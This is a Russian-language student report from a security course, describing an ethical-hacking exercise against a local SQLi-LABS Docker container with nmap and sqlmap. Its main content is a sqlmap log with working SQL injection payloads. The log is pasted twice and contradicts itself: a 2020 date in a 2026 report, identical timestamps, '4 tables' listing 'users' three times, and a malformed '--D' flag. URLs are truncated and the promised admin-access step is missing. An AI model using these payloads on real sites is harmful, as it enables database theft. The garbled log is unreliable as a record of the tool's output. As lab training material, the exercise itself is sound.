

PRODUCTSTAR&RBK

Профессия: Инженер по информационной безопасности

Отчет по проекту

«Аудит безопасности: этический взлом»

Задание: «Этический взлом виртуальной машины развернутой с использованием
Гипервизора VirtualBox. «From SQL Injection»

Выполнил:
Мартюшев С.А.

Москва, 2026

Задание проекта

1. Развернуть виртуальную машину, провести аудит безопасности веб-приложения в соответствии и оформить отчет по проекту.

2. Оформить отчет о проведении аудита безопасности веб-приложения.

Отчет обязательно должен содержать следующие сведения:

- поиск IP-адреса уязвимой машины и сканирование портов (nmap);
- идентификация параметров запроса web-приложения;
- использование инструмента sqlmap и извлечение данных из таблицы;
- получение доступа к административному интерфейсу.

Обоснование произведенной замены программного обеспечения

Гипервизор VirtualBox установлен и развернут на базе macOS Tahoe (чип M4 Silicon).

В тоже время, для успешного выполнения домашнего задания пришлось произвести замену используемого программного обеспечения, поскольку предлагаемые на сайте по ссылке¹ не совместимы с macOS Tahoe (чип Apple Silicon M4), домашнее задание выполнено с использованием Docker-контейнера, в котором работает фотоблог.

Целевая платформа: Локальный изолированный Docker-контейнер SQLi-LABS на базе архитектуры ARM64 (Apple Silicon M4).

Методология аудита: Black Box (Тестирование методом «черного ящика»).

Поэтапное описание хода выполнения домашнего задания

Этап 1. Установка Docker через Homebrew



Через терминал Макбука устанавливаем официальный графический и консольный пакет Docker Desktop:

```
brew install --cask docker
```

Homebrew после запуска команды сам скачает официальный .dmg пакет, распакует его и установит Docker в «Программы» Макбука.

[illegible]

¹ <https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/>



Данное сообщение, подтверждает, что уязвимый веб-сервер и база данных MySQL сейчас полноценно работают в памяти Макбука.

*PS: докер сообщил нам, что образ изначально собран под платформу linux/amd64 (Intel/AMD), а Макбука имеет чип linux/arm64 (Apple Silicon M4). В тоже время, установленный Docker Desktop на M4 автоматически включил встроенный эмулятор **Rosetta 2**, который без проблем запустил этот контейнер на архитектуре Макбука.*

Этап 2: Сетевая разведка и сканирование портов (Nmap):

2.1. Обнаружение целевого хоста:

В соответствии с архитектурой локального стенда, развёрнутого в среде Docker Desktop, тестируемое веб-приложение изолировано на петлевом сетевом интерфейсе (localhost) с IP-адресом **127.0.0.1**.

2.2. Сканирование активных сетевых сокетов:

Для определения состояния портов, сетевых служб и версий программного обеспечения бэкенда в Терминале macOS была выполнена нативная команда сканирования:

```
nmap -p 80 -sV 127.0.0.1
```

Лог утилиты Nmap (Результат сканирования):

Starting Nmap 7.99 (<https://nmap.org>) at 2026-07-28 19:17 +0300

Nmap scan report for 127.0.0.1

Host is up (0.00062s latency).

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.7 ((Ubuntu))

Nmap done: 1 IP address (1 host up) scanned in 6.21 seconds

[illegible]

ИБ-вывод по этапу: На целевом хосте обнаружен открытый порт **80/tcp**, на котором запущен веб-сервер **Apache 2.4.7** под управлением ОС **Ubuntu Linux**. Средства автоматической защиты периметра (WAF/IPS) на сетевом уровне отсутствуют.

ЭТАП 2: Веб-анализ и идентификация параметров веб-приложения

2.1. Поиск уязвимых входных данных: в ходе ручного веб-анализа структуры страниц первого тренировочного уровня (Page-1 / Less-1) был идентифицирован динамический входящий HTTP GET-параметр **id**, отвечающий за отправку запросов к базе данных:

http://127.0.0

2.2. Фаззинг и верификация SQL-инъекции: для проверки корректности валидации входных данных в конец параметра была внедрена одиночная кавычка ('):

http://127.0.0'

Веб-приложение вернуло синтаксическую ошибку базы данных MySQL: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" LIMIT 0,1' at line 1 [1]

ИБ-вывод по этапу: параметр **id** является критически уязвимым к атакам класса **SQL-инъекция** из-за полного отсутствия фильтрации пользовательского ввода перед передачей его в тело SQL-запроса.

ЭТАП 3: Автоматическая эксплуатация СУБД и дампы данных (SQLmap)

Для автоматизации процесса извлечения данных использовалась ИБ-утилита sqlmap v1.10.7. Поиск и выгрузка информации проводились в строгом соответствии с пошаговым алгоритмом практической работы.

3.1. Определение доступных баз данных (--dbs) и вывод списка таблиц целевой базы данных (--tables):

sqlmap -u "http://127.0.0.1/Less-1/?id=1" --D security --tables

```
serge@MacBook-Air-Serge: ~ % sqlmap -u "http://127.0.0.1/Less-1/?id=1" --D security --tables
[+] starting @ 23:47:08 /2020-07-26/
[23:47:08] [INFO] testing connection to the target URL
[23:47:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:47:08] [INFO] testing if the target URL content is stable
[23:47:08] [INFO] target URL content is stable
[23:47:08] [INFO] testing if GET parameter 'id' is dynamic
[23:47:08] [INFO] GET parameter 'id' appears to be dynamic
[23:47:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[23:47:08] [INFO] heuristic (CMS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[23:47:08] [INFO] testing for SQL injection on GET parameter 'id'
[23:47:08] [INFO] it looks like the back-end uses a 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] y
[23:47:08] [INFO] for the remaining tests, do you want to include all tests for 'MySQL', depending provided level (L) and risk (R) values? [y/n] y
[23:47:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:47:08] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='true')
[23:47:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:47:08] [INFO] testing 'AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:47:08] [INFO] GET parameter 'id' is 'AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[23:47:08] [INFO] testing 'MySQL inline queries'
[23:47:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[23:47:08] [INFO] time-based comparison requires larger statistical model, please wait..... (done)
[23:47:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[23:47:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[23:47:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[23:47:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[23:47:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (query SLEEP)'
[23:47:08] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)'
[23:47:08] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:47:08] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[23:47:08] [INFO] automatically extending range for UNION query injection technique tests as there is at least one other (potential) technique found
[23:47:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injecti
on technique test
[23:47:08] [INFO] target URL appears to have 3 columns in query
[23:47:08] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[23:47:08] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/n] y
[23:47:08] [INFO] you have identified the following injection point(s) with a total of 51 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Payload: id=1' AND 3338=3338 AND 'CHY'='CHY'
Type: error-based
Payload: id=1' AND 3338=3338 AND 'CHY'='CHY'
Type: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(8866,CONCAT(8866,8716a717671,(SELECT (ELT(8866=8866,1)))&717a767671)) AND 'KJM'='KJM'
Type: time-based blind
Payload: id=1' AND (SELECT 4662 FROM (SELECT(SLEEP(5)))JUMP) AND 'Blm'='Blm'
Type: UNION query
Payload: id=1' UNION ALL SELECT NULL, NULL, CONCAT(8716a717671,8697344487374d6cd674a125d152c6c4c6c633364476727364494126a78a6b06a7779a06,8717a767671) --
[23:47:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux ubuntu
web server version: 2.4.7
back-end DBMS: MySQL > 5.1
[23:47:08] [INFO] fetching table for database 'security'
[23:47:08] [INFO] the DB query provided does not return any output
[23:47:08] [INFO] retrieved: 'users'
[23:47:08] [INFO] retrieved: 'users'
[23:47:08] [INFO] retrieved: 'users'
Database security
[4 tables]
[users]
[users]
[users]
[23:47:08] [INFO] fetched data logged to text files under '/Users/serge/.local/share/sqlmap/output/127.0.0.1'
```

```
[23:48:08] [INFO] testing 'MySQL inline queries'
[23:48:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[23:48:08] [INFO] time-based comparison requires larger statistical model, please wait..... (done)
[23:48:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[23:48:08] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[23:48:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[23:48:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[23:48:08] [INFO] testing 'MySQL < 5.0.12 stacked queries (query SLEEP)'
[23:48:08] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (query SLEEP)'
[23:48:08] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:48:08] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[23:48:08] [INFO] automatically extending range for UNION query injection technique tests as there is at least one other (potential) technique found
[23:48:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injecti
on technique test
[23:48:08] [INFO] target URL appears to have 3 columns in query
[23:48:08] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[23:48:08] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/n] y
[23:48:08] [INFO] you have identified the following injection point(s) with a total of 51 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Payload: id=1' AND 3338=3338 AND 'CHY'='CHY'
Type: error-based
Payload: id=1' AND 3338=3338 AND 'CHY'='CHY'
Type: MySQL > 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(8866,CONCAT(8866,8716a717671,(SELECT (ELT(8866=8866,1)))&717a767671)) AND 'KJM'='KJM'
Type: time-based blind
Payload: id=1' AND (SELECT 4662 FROM (SELECT(SLEEP(5)))JUMP) AND 'Blm'='Blm'
Type: UNION query
Payload: id=1' UNION ALL SELECT NULL, NULL, CONCAT(8716a717671,8697344487374d6cd674a125d152c6c4c6c633364476727364494126a78a6b06a7779a06,8717a767671) --
[23:48:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux ubuntu
web server version: 2.4.7
back-end DBMS: MySQL > 5.1
[23:48:08] [INFO] fetching table for database 'security'
[23:48:08] [INFO] the DB query provided does not return any output
[23:48:08] [INFO] retrieved: 'users'
[23:48:08] [INFO] retrieved: 'users'
[23:48:08] [INFO] retrieved: 'users'
Database security
[4 tables]
[users]
[users]
[users]
[23:48:08] [INFO] fetched data logged to text files under '/Users/serge/.local/share/sqlmap/output/127.0.0.1'
```